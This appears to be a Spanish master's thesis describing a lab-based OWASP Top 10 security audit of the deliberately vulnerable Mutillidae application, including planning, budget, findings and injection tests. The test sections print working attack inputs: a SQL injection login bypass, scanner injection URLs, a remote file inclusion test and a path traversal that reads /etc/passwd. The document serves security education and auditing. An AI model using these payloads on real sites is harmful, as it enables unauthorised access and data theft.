Auditoría Técnica de Seguridad de aplicaciones web

Nombre Estudiante: Isaac Peña Torres

Programa: Máster Universitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones (MISTIC)

Nombre Consultor: Rafael Estevan de Quesada
Nombre Profesor/a responsable de la asignatura: Carles Garrigues Olivella
Centro: Universitat Oberta de Catalunya

Fecha entrega: 6 de junio de 2016

FICHA DEL TRABAJO FINAL

Título del trabajo:	*Auditoría Técnica de Seguridad a una aplicación web*
Nombre del autor:	*Isaac Peña Torres*
Nombre del consultor/a:	*Rafael Estevan de Quesada*
Nombre del PRA:	*Carles Garrigues Olivella*
Fecha de entrega (mm/aaaa):	06/2016
Titulación::	Máster Universitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones (MISTIC)
Idioma del trabajo:	*Español*
Palabras clave	*Auditoría web, riesgos, seguridad.*

Resumen del Trabajo:

El presente trabajo tiene como objetivo realizar una auditoría técnica de seguridad a una aplicación web. Se revisarán los diez riesgos más importantes presentes en aplicaciones web descritos por OWASP en su informe Top 10 del año 2013. Para revisar estos riesgos se auditarán un conjunto de controles a seleccionados del documento OWASP Testing Guide v4 de OWASP. Como resultado del trabajo se identificarán una serie de problemas de seguridad presentes en la aplicación web objetivo de la auditoría y se realizarán una serie de recomendaciones para mejorar la seguridad.

Abstract:

This paper aims to conduct a technical audit of security to a web application. It checks the ten most important risks in web applications described in the report OWASP Top 10 of the year 2013. To review these risks will audit a set of controls selected from the document OWASP OWASP Testing Guide v4. As a result of the work a number of security issues present in the target web application will be identified. Several recommendations to improve safety of the web application will be made.

Índice

Índice de figuras

1. Introducción

1.1 Contexto y justificación del Trabajo

Conforme los medios tecnológicos han ido evolucionado, el uso de las redes de comunicaciones como Internet se ha ido extendiendo entre la población. Según la página [1] el 46.1% de la población mundial hace uso de Internet. Esto significa que Internet tiene a fecha de junio de 2016 casi 3.500 millones de usuarios.

Esta gran cantidad de usuarios generan una enorme cantidad de información en servicios publicados en Internet y en redes internas de las organizaciones, entre estos se encuentran los servicios de correo electrónico, blogs, foros, mensajería instantánea, redes sociales, bases de datos, etc.

Según se indica en [1] en día 5 de junio de 2016 existen más de 1.000 millones de webs online. Se puede ver en el siguiente gráfico como ha ido aumentando a lo largo de tiempo. En el último año a revertido un poco debido a las fluctuaciones de páginas inactivas:




Ilustración 1: Número total de páginas webs

Empresas como SmartInSights han calculado cuanta información se maneja en algunos de los servicios más populares en Internet en sesenta segundos [2] y los resultados son impresionantes:

Ilustración 2: ¿Qué ocurre en Internet en 60 segundos?

Si analizamos estos servicios podemos comprobar la tendencia que hay de usar la web como frontal de acceso a la información. Normalmente, aunque se puedan usar aplicaciones específicas de escritorio, suele haber además un acceso a través del navegador.

Un compromiso de la confidencialidad, disponibilidad o integridad de estos datos puede suponer un gran impacto para las organizaciones y los usuarios de estos servicios. Los principales daños pueden afectar a nivel económico, de imagen y de confianza.

Podemos concluir que la protección de la información contenida en estos servicios web es de gran importancia.

En este contexto se enmarca el presente Trabajo de Fin de Máster. Se hace necesario entender las principales vulnerabilidades y riesgos presentes en los entornos web, así como la necesidad de realizar auditorías periódicas en las organizaciones y comprobar los controles implementados para proteger la información.

1.2 Objetivos del Trabajo

Se indican a continuación los principales objetivos a alcanzar con el presente Trabajo Fin de Máster:

- Desarrollar un procedimiento que permita llevar a cabo una auditoría técnica de seguridad a una aplicación web.
- Generación de los documentos necesarios para poder dar el servicio de auditoría.

- Identificar y conocer los principales riesgos presentes en las aplicaciones web.
- Identificar y saber utilizar las principales técnicas y herramientas para detectar problemas de seguridad en una aplicación web.
- Analizar la información resultante de la ejecución de las diferentes herramientas de detección de problemas de seguridad.
- Transmitir a un cliente el proceso seguido, la información resultante del análisis y unas recomendaciones para mejorar la seguridad de su sitio web.
- Presentar la información al cliente de forma clara en un informe y una presentación ejecutiva, de manera que sea fácil de entender.

1.3 Enfoque y método seguido

El presente proyecto de auditoría técnica de seguridad a una aplicación web seguirá las siguientes fases:

- **FASE 1:** Generación del plan de trabajo
- **FASE 2:** Generación del Plan de auditoría
- **FASE 3:** Ejecución de pruebas de auditoría
- **FASE 4:** Generación de memoria final
- **FASE 5:** Presentación del proyecto

Por otra parte, para identificar y chequear los controles de seguridad presentes en la aplicación web a auditar se seguirá principalmente la metodología OWASP. Se usarán como referencias los documentos OWASP Testing Guide v4 [2] y OWASP Top 10 2013 [3].

La fundación Open Web Application Security Project lidera desde 2001 un proyecto libre sin ánimo de lucro orientado a promover la seguridad del software en general y de aplicaciones web en particular, manteniendo varios proyectos e iniciativas. Generan y distribuyen material bajo la licencia Creative Commons desarrollados por multitud de profesionales del sector. Sus publicaciones están muy bien valoradas, de hecho son consideradas un referente en el mundo de la seguridad del desarrollo y evaluación de aplicaciones.

La metodología de OWASP propone dos fases durante las pruebas. Una pasiva en la que se observa y se comprende el funcionamiento de la aplicación para entender la lógica de operación e identificar possibles vectores de ataque y/o vulnerabilidades. En una segunda fase se ejecutarán de forma activa las prueba propuestas en su guía.

Las pruebas propuestas por OWASP se agrupan en 11 categorías:

1. Information gathering.
2. Configuration and Deployment Management Testing.
3. Identify Management Testing.
4. Authentication Testing.

5. Authorization Testing.
6. Session Management Testing.
7. Input Validation Testing.
8. Error Handling.
9. Cryptography.
10. Business Logic Testing.
11. Client Side Testing.

Como se indica en el Plan de Auditoría, el objetivo es comprobar los 10 riesgos indiados en el Top 10 de OWASP de 2013. Para comprobar cada unos de esos riesgos se seleccionarán y chequearán una serie de controles de las categorías indicadas anteriormente.

También se consultarán los siguientes documentos para realizar algunas comprobaciones, obtener información adicional y ofrecer recomendaciones de seguridad sobre mejoras a tener en cuenta: Open Source Security Testing Methodology Manual (OSSTMM versión 3), NIST SP 800-115 Technical Guide to Information Security Testing and Assessment [4].

Así como otras guías del NIST de las siguientes series:

- SP 800 - Computer Security [5].
- SP 1800 - NIST Cybersecurity Practice Guides [6].
  SP 500 - Computer Systems Technology [7].

1.4 Planificación del Trabajo

En este apartado de describirán las fases y tareas propuestas, las dependencias, recursos necesarios, planificación de estas tareas en el tiempo, etc. para realizar la auditoría técnica de seguridad.

1.4.1 Descripción de fases y tareas

Se propone la realización de las siguientes fases y tareas:

Fase 1 Planificación de fases y tareas: Esta primera fase tiene como principal objetivo planificar las fases y tareas a realizar durante la auditoría técnica de seguridad. La principal tarea a realizar en esta fase es el Plan de Trabajo en el que se detallan los siguientes aspectos:

- Justificación del proyecto.
- Descripción de objetivos.
- Metodología.
- Descripción de tareas.
- Planificación de tareas.
- Recursos necesarios.
- Análisis de riesgos.

Fase 2 Plan de auditoría: El plan de auditoría detallará la auditoría a realizar. En una auditoría real a un cliente sería necesario realizar una toma de requisitos para determinar de manera realista el alcance y las circunstancias del trabajo a realizar. Con este documento se busca la conformidad del cliente sobre el trabajo propuesto en el plan de auditoría. Este documento podría contener los siguientes puntos:

- Establecimiento del alcance.
- Descripción del entorno a auditar.
- Metodologías que se usarán.
- Definición de los plazos temporales de la auditoría.
- Procedimientos de comunicación con los responsables durante el proceso.
- Procedimiento de actuación ante la detección de vulnerabilidades críticas o problemas en los sistemas auditados a causa de las pruebas lanzadas.
- Selección y descripción de los controles a auditar.
- Herramientas que se usarán.
- Requisitos necesarios para realizar las pruebas.
- Restricciones a tener en cuenta.

Ya que no se trata de una auditoría real, los sistemas auditar se implementarán en un entorno de laboratorio. Habrá que seleccionar la aplicación contra la que lanzar las pruebas e implementarla.

Señalar que en el plan de auditoría se hablará en todo momento de una empresa, sistemas y condiciones ficticias como si de una situación real se tratara.

El Plan de Auditoría se incluye en el **Anexo 2** de este documento.

En el **Anexo 4** se incluye un modelo de Acuerdo de confidencialidad y secreto proporcionado por INCIBE [18] y que podría usarse para la auditoría a realizar.

Fase 3 Ejecución de pruebas de auditoría: En esta fase se ejecutarán las pruebas indicadas en el plan de auditoría contra el sistema a auditar. A grandes rasgos, la ejecución de las pruebas se realizarían siguiendo las siguientes fases:

1. **Reconocimiento (footprinting):** obtención de información de los objetivos. Se puede obtener información de bases de datos whois, de los servidores dns, de base de datos de Internet, etc.
2. **Escaneo (fingerprinting):** obtención de información de los activos estableciendo comunicación con ellos. Dentro de esta fase entrarían el descubrimiento de activos, escaneo de puertos, figenprinting de servicios, etc.
3. **Detección de vulnerabilidades:** con toda la información recogida anteriormente junto con el lanzamiento de nuevas herramientas se identificarán vulnerabilidades presentes en los sistemas.

4. **Verificación de vulnerabilidades:** en esta fase de intentarán verificar la presencia de las vulnerabilidades identificadas lanzando pruebas concretas.
5. **Análisis de resultados:** se realizarán un análisis de toda la información recogida. Puede que sea necesario lanzar alguna prueba más para obtener evidencias.


Fase 4 Memoria final (informe auditoría): En esta fase se generará la memoria del trabajo fin de máster. En este trabajo se presentará todo el transcurso de la auditoría realizada, el detalle de las fases, los documentos generados, los hallazgos encontrados, así como las recomendaciones que se le harían llegar al cliente.

Fase 5 Presentación/Vídeo: En esta fase se generará una presentación del trabajo realizado y un video con la explicación de cada una de las diapositivas.

Fase 6 Defensa TFM (20 - 26 junio): En esta fase se responderán las preguntas formuladas por el Tribunal de Evaluación.

1.4.2 Planificación en el tiempo

Se muestra a continuación un diagrama de Gantt con la planificación de las tareas:



Nombre	Fecha de inicio	Fecha de fin
PEC1 – Plan de trabajo	11/03/16	21/03/16
Justificación del proyecto	11/03/16	11/03/16
Descripción de objetivos	12/03/16	12/03/16
Metodología a emplear	13/03/16	13/03/16
Descripción de tareas	14/03/16	15/03/16
Planificación de tareas	16/03/16	17/03/16
Recursos necesarios	18/03/16	18/03/16
Análisis de riesgos	19/03/16	21/03/16
PEC2 – Plan de auditoría	22/03/16	11/04/16
Determinar aplicación objetivo	22/03/16	23/03/16
Implementar el laboratorio	24/03/16	25/03/16
Describir el entorno	26/03/16	27/03/16
Describir metodologías	28/03/16	29/03/16
Definición de plazos temporales	30/03/16	30/03/16
Procedimientos de comunicación	31/03/16	1/04/16
Identificar principales riesgos	2/04/16	5/04/16
Investigar y documentar las herramientas a utilizar	3/04/16	11/04/16
Describir requisitos necesarios	6/04/16	8/04/16
Describir restricciones a tener en cuenta	9/04/16	11/04/16
PEC3 – Ejecución de pruebas de auditoría	12/04/16	9/05/16
Reconocimiento	12/04/16	14/04/16
Escaneo	15/04/16	17/04/16
Detección de vulnerabilidades	18/04/16	25/04/16
Verificación de vulnerabilidades	26/04/16	2/05/16
Análisis de resultados	3/05/16	6/05/16
Documentación de pruebas	7/05/16	9/05/16
PEC4 – Memoria final	10/05/16	6/06/16
Generación de memoria	10/05/16	6/06/16
PEC5 – Presentación	7/06/16	13/06/16
Generación de presentación	7/06/16	10/06/16
Generación de video	11/06/16	13/06/16
Defensa TFM	23/06/16	27/06/16

Ilustración 3: Diagrama de Gantt

1.4.3 Dependencias de tareas

La mayoría de las tareas es necesario realizarlas en el orden indicado en el anterior diagrama ya que la información generada como salida de una tarea es la información de entrada necesaria para realizar la siguiente. Un ejemplo de esto se da en la fase de “Ejecución de pruebas de auditoría” donde se obtiene información de los sistemas paso a paso, y se utiliza esta información para lanzar las pruebas de detección de vulnerabilidad y posteriormente verificarlas.

Otras tareas como la descripción del los procedimientos de comunicación o las metodologías en el Plan de auditoría se podrían haber realizado en otro orden dentro de la fase pero se ha elegido ese orden por seguir el índice del documento a generar.

1.4.4 Recursos necesarios

Se describen los recursos que serían necesarios en el caso de ofrecer una auditoría técnica de seguridad a un cliente en una situación real y estándar. Podría ser que bajo unas circunstancias especiales hicieran falta otros recursos adicionales.

- **Laboratorio**: siempre es interesante contar con un laboratorio que proporcione un entorno controlado sobre el que lanzar pruebas. Con esto se puede garantizar que las pruebas no generarán ningún daño sobre los sistemas de producción. También permitirá analizar y comparar mejor los resultados. Se recomienda contar como mínimo con dos máquinas virtuales, una para instalar y probar las herramientas de auditoría que se usarán, y otra máquina con aplicaciones contra las que lanzar las pruebas.

- **Documentación:** es necesario disponer de documentación sobre metodologías, manuales, guías, buenas prácticas, y demás documentación para guiar el proceso de auditoría.

- **Conexión a internet:** será necesario disponer de una conexión a Internet para consultar información, así como descargar herramientas, sistemas operativos, aplicaciones, etc.

- **Equipo auditor:** en una situación real sería necesario disponer de un equipo de personas para formar el equipo auditor. El tamaño del equipo y especialización requerida dependerá de las características de la auditoría a realizar. En este caso se considera que se cuenta con una sola persona para realizar la auditoría que realizará las funciones de Jefe de Proyecto y Auditor Jefe.

- **Equipo portátil:** equipo desde el que se realizarán las pruebas y se generará la documentación.

- **Licencias**: en principio las herramientas que se usarán durante la ejecución de la auditoría en el ámbito de este TFM no requieren licencia, pero en un entorno profesional quizás podría hacer falta la suscripción de algunas herramientas profesionales. Dependiendo de si se usan de manera personal o comercial se permite el uso de determinadas herramientas, esto lo determina la licencia a la que esté sujeta la herramienta. Este aspecto habría que tenerlo en cuenta sobre todo de cara a posibles violaciones de licencias y a la hora de generar un presupuesto del proyecto a ejecutar.

1.4.5 Presupuesto del proyecto

Se muestra un cálculo total de horas con el desglose de las tareas realizadas por el equipo auditor y el coste asociado a cada una de ella en función de las horas necesarias para realizarla.

Fase	Tarea	Cantidad	Precio	Total
Fase 1 - Plan de trabajo	1.1 Documento de planificación de tareas	24	25	600
Fase 2 - Plan de auditoría	2.1 Implementación de laboratorio	8	25	200
	2.2 Identificar principales riesgos	16	25	400
	2.3 Investigar herramientas a utilizar	24	25	600
	2.4 Generación del Plan de Auditoría	24	25	600
Fase 3 – Ejecución de pruebas	3.1 Reconocimiento	2	25	50
	3.2 Escaneo	2	25	50
	3.3 Detección de vulnerabilidades	32	25	800
	3.4 Verificación de vulnerabilidades	32	25	800
	3.5 Análisis de la información	16	25	400
Fase 4 – Memoria final	4.1 Generación de memoria	40	25	1000
Fase 5 – Presentación	5.1 Generación de presentación	16	25	400
	5.2 Generación de video	16	25	400
	Total	**252**		**6300**

Tabla 1: Relación de tareas

1.4.6 Análisis de riesgo

Se analizan los principales riesgos a asumir durante la ejecución del proyecto:

- **Correcta determinación del alcance:** la determinación correcta del alcance antes de la ejecución de una auditoría puede ayudar en gran medida a conseguir el éxito del trabajo. Un alcance mal definido puede llevar a invertir recursos cuando no sea necesario y hacer que el trabajo no sea rentable. Es importante conocer las motivaciones que le llevan al cliente a solicitar o aceptar el trabajo de auditoría para alinearse con esta necesidad y que los resultados obtenidos sean de utilidad.

- **Correcta planificación del esfuerzo y recursos destinados:** conocer las limitaciones del entorno a auditar, la ubicación geográfica, los sistemas a auditar, procesos, etc. ayudará a determinar los esfuerzos y recursos necesarios. Una incorrecta estimación puede llevar al fracaso al proyecto.

- **Correcta selección del equipo auditor:** dependiendo del alcance y características de la auditoría a realizar será necesario contar con un personal experto en esas tecnologías. Por tanto, la selección del los integrantes del equipo auditor será un factor fundamental y estará relacionado directamente con conseguir el éxito de la auditoría.

1.5 Breve sumario de productos obtenidos

Al finalizar este proyecto se contará con los siguientes documentos generados:

- **Documento con el plan de trabajo a realizar:** relación de tareas a realizar, fecha de comienzo, duración y relación entre ellas.
- **Documento con el plan de auditoría:** detalle de la auditoría a realizar. Junto con este documento se entregará el Acuerdo de confidencialidad al cliente. Se busca la conformidad del cliente sobre el trabajo propuesto.
- **Memoria técnica del proyecto:** este documento incluye las pruebas de auditoría realizadas y análisis de la información, además de unas recomendaciones sobre los sistemas auditados.
- **Presentación del proyecto:** en este documento se mostrará el proceso de auditoría de forma resumido, indicando los aspectos más importantes.
- **Video de presentación:** se describirá el trabajo realizado en un video.

1.6 Breve descripción de los otros capítulos de la memoria

A continuación se realizará un resumen ejecutivo de los resultados obtenidos. Indicando los aspectos más importantes.

Más adelante se describirá con más detalle los controles comprobados, las pruebas realizadas y los resultados obtenidos.

Después se indicarán unas recomendaciones a aplicar en los sistemas auditados.

Por último se presenta un glosario de términos, una bibliografía y unos anexos con información extendida mencionada a lo largo del documento.

2. Ejecución de Auditoría Técnica de Seguridad

En este punto del proyecto tenemos lo siguiente:

- Tras entrevistas mantenidas con el cliente se ha definido el alcance del proyecto.
- Planificación de las fases y tareas a realizar en el tiempo.
- Oferta económica del trabajo con el desglose de tareas.
- Plan de auditoría, en el que se describe el detalle del trabajo a realizar.

Una vez que todo lo anterior esta validado por el cliente se acuerda una fecha para proceder a realizar las pruebas de auditoría contra los activos objetivo.

Se describen a continuación las pruebas de auditorías realizadas a la página www.shopathome.com. Se analizan los 10 riesgos principales planteados por la organización OWASP en su informe de 2013.

Para comprobar los riesgos se chequearán un total de 49 controles de seguridad, seleccionados del informe OWASP Testing Guide v4. Se ha procurado incluir, en la medida de lo posible, evidencias a los análisis realizados.

Hay herramientas que ofrecen gran cantidad de información de sus resultados. Los informes de estas herramientas se incluyen en los anexos de este documento.

Las pruebas se han lanzado contra un entorno de laboratorio, una máquina virtual con el sistema OWASP Broken Web Application, que contiene múltiples aplicaciones vulnerables, aunque el alcance definido de este proyecto es sólo para la aplicación Mutillidae 2, que se ha alojado bajo el dominio www.shopathome.com simulando la web del cliente a auditar.

Se puede encontrar más detalles del laboratorio implementado en el **Anexo 3.**

2.1 Resumen ejecutivo

Tras la auditoría realizada se detecta que la aplicación web presenta los riesgos más importantes descritos por OWASP en su Top 10 de 2013. Se describe a continuación los resultados más importantes de las pruebas realizadas:

- **A1 – Inyección:**
  - La página es vulnerable a SQLi permitiendo saltar el control de autenticación y acceder a información interna.
  - Es vulnerable a RFI y LFI pudiendose cargar ficheros remotos y acceder a ficheros locales del sistema.
  - Se pueden ejecutar comandos del sistema y mostrar la salida de los comandos en la página web.
- **A2 – Pérdida de autenticación y gestión de sesiones:**
  - No existe un control en la creación de usuarios.
  - Es possible la enumeración de cuentas de usuarios a través de los mensajes de errors de la página de login.
  - El patrón usado para la creación de usuarios es predecible.
  - Se detectan contraseñas por defecto en usuarios de la aplicación.
  - No existe bloqueo ante intentos de fuerza bruta.
  - No hay implementado una política de contraseñas seguras, se permite la asignación de contraseñas débiles.
  - Las cookies pueden viajar en claro por la red en canales sin cifrar.
  - La cookie de sesión no se renueva.
- **A3 – Secuencia de comandos en sitios cruzados (XSS):**
  - Se detectan varias vulnerabilidades XSS que pueden ser utilizados para comprometer a los usuarios de la página.
- **A4 – Referencia directa insegura a objetos:**
  - La página es vulnerable a directorio transverlal.
  - Se permite ver el código fuente de archivos php.
- **A5 – Configuración de seguridad incorrecta:**
  - Se detectan múltiples vulnerabilidades en la arquitectura del sistema.
  - Se detectan ficheros con información sensible publicados en la web.
  - Se detectan paneles de administración de herramientas de gestión de base de datos publicados.
  - Los mensajes de error muestran información que puede ser utilizada para lanzar ataques contra la web.
- **A6 – Exposición de datos sensibles:**
  - Se detectan vulnerablidades presentes en los servicios que hacen uso de túneles cifrados.
  - La web tiene publicada un fichero que contiene credenciales de usuarios.
  - Se detectan credenciales publicadas en los comentarios de la página web.
- **A7 – Ausencia de control de acceso a funciones:**
- **A8 – Falsificación de peticiones en sitios cruzados (CSRF):**

    - La página es vulnerable a CSRF. Se permite mediante la inyección de código javascript la creación de entradas de forma automática cada vez que un usuario visite la página.
- **A9 – Uso de componentes con vulnerabilidades conocidas:**
    - El sistema hace uso de multitud de componentes desactualizados y con múltiples vulnerabilidades críticas.
- **A10 – Redirecciones y reenvíos no validados:**
    - La página se puede utilizar para redirigir a un usuario a sitios maliciosos.

Más adelante se realizan una serie de recomendaciones a aplicar en el sistema objetivo de esta auditoría.

2.2 Pruebas de auditoría

Se describe, para cada uno de los riesgos a analizar, los controles chequeados en la web objetivo de esta auditoría.

2.2.1 A1 – Inyección

Las fallas de inyección, tales como SQL, OS, y LDAP, ocurren cuando datos no confiables son enviados a un interprete como parte de un comando o consulta. Los datos hostiles del atacante pueden engañar al interprete y ejecutar comandos no intencionados o acceder datos no autorizados.

Comprobaciones a realizar:

- Verificar que en todo uso de intérpretes se separa la información no confiable del comando o consulta.
- Verificar el código para ver si la aplicación usa intérpretes de manera segura.
- Análisis dinámico automatizado para ver si existe alguna inyección explotable.

OTG-INFO-006 Identify application entry points

Descripción

Es necesario enumerar los puntos de entrada con los que interactúa el usuario. Se debe poner especial atención a todas las peticiones HTTP, métodos GET y POST, así como los parámetros y formularios que son pasados a la aplicación. También hay que poner atención en cuando se usan métodos GET y cuando POST para enviar datos a la aplicaición. Lo normal es que se usen peticiones GET, pero para transmitir información sensible se usen los métodos POST, la información se envía en el cuerpo de la petición POST.

Para capturar los datos en las peticiones POST se usará un proxy que interceptará las conexiones y tendrá acceso al cuerpo de las peticiones.

La relación de los puntos de entrada de la aplicación se puede usar posteriormente para comprobar si la aplicación es vulnerable a SQLi, XSS u otras vulnerabilidades.

Algunas comprobaciones:

Peticiones HTTP:

- Identificar cuando se usan peticiones GET y cuando POST.
- Identificar los parámetros usados en las peticiones POST.
- Cuando se trate de peticiones POST, poner especial atención a los parámetros ocultos.
- Identificar los parámetros en las peticiones GET.
- Identificar los parámetros de tipo cadena de las peticiones.
- Poner especial atención cuando se identifican varios parámetros en una cadena o en una petición POST ya que puede que sea necesario ejecutar algunos o todos los parámetros a la hora de realizar un ataque.
- Poner atención en cabeceras adicionales o personalizadas que no son típicas.

Respuestas HTTP:

- Identificar nuevas cookies asignadas, modificadas o añadidas.
- Identificar donde se realizan redirecciones (3XX HTTP), códigos 400, en particular 403 Forbbiden, y errores internos del servidor 500 durante respuestas normales.
- Analizar también cabeceras interesantes usadas que puedan identificar un producto determinado o un sistema configurado incorrectamente.

Pruebas realizadas

Se utiliza el spider de Burp para identificar los puntos de entrada GET y POST de la aplicación. También se hace uso del siguiente script en python http://www.fluproject.hol.es/descargasDirectas/codigos/spider.py.

Los puntos de entrada GET y POST detectados se pueden consultar en el **Anexo 4**.

OTG-INPVAL-005: Testing SQL Injection

Descripción

Consiste en la inyección de sentencias SQL en algún punto de entrada proporcionado por la aplicación. La sentencia se transmitirá desde el cliente a la aplicación web. Un ataque exitoso permitirá leer, modificar o borrar datos de la base de datos de la aplicación.

El primer paso para proceder con un ataque SQLi es identificar todos los puntos de entrada que proporciona la aplicación. En las pruebas que se realizarán se buscarán sólo los parámetros en las peticiones GET y POST, no se tendrá en cuenta la posibilidad de inyección con técnicas como inyección en cookies o en campos de las cabeceras HTTP.

Se usará la herramienta sqlmap para realizar las pruebas.
Herramientas:

- Sqlmap
- Wapiti
- Vega

Pruebas realizadas

Se comprueba que se puede saltar la autenticación de la página de login introduciendo una sentencia sql en el campo del usuario:

```
http://www.shopathome.com/index.php?page=login.php&popUpNotificationCode=LOU1

' or 1=1 --
```

Con la herramienta wapiti se detectan vulnerabilidades SQLi:

```
[+] Lanzando módulo sql
Inyección MySQL en http://www.shopathome.com/includes/pop-up-help-context-generator.php mediante inyección en el parámetro pagename
   URL maliciosa: http://www.shopathome.com/includes/pop-up-help-context-generator.php?pagename=%BF%27%22%28
Inyección MySQL en http://www.shopathome.com/level-1-hints-page-wrapper.php mediante inyección en el parámetro level1HintIncludeFile
         URL maliciosa: http://www.shopathome.com/level-1-hints-page-wrapper.php?level1HintIncludeFile=%BF%27%22%28
```

La herramienta Vega detecta varios puntos de entrada vulnerables a SQLi:

- `GET /level-1-hints-page-wrapper.php?level1HintIncludeFile=19%20AND%201=2%20--%20`
- `GET /includes/pop-up-help-context-generator.php?pagename=/owaspbwa/mutillidae-git/home.php'"`

OTG-INPVAL-013: Testing Code Injection (LFI/RFI)

Descripción

Este control permite comprobar si es posible introducir código como entrada en la página web y que éste sea ejecutado por el servidor.

La vulnerabilidad File inclusion permite a un atacante incluir un fichero presente en el servidor debido a la ausencia de validación adecuada. Se introduce la ruta del fichero en una entrada de datos.

Remote File Inclusion (RFI) es un tipo de ataque que tiene como objetivo incluir un fichero remoto a través de una entrada proporcionada por la página web.

Herramientas:

- Fimap
- Browser

Pruebas realizadas

Se prueba a pasarle al parámetro page un fichero externo de tipo txt y se comprueba que es vulnerable a RFI como se puede ver en la siguiente captura de pantalla:

```
http://www.shopathome.com/index.php?page=https://wordpress.org/plugins/about/readme.txt
```




Ilustración 4: Testing Remote File Inclussion

Se prueba a pasarle a parámetro page un fichero interno y se comprueba que es vulnerable a LFI (Local File Inclusion):

```
http://www.shopathome.com/index.php?page=../../../../etc/passwd
```

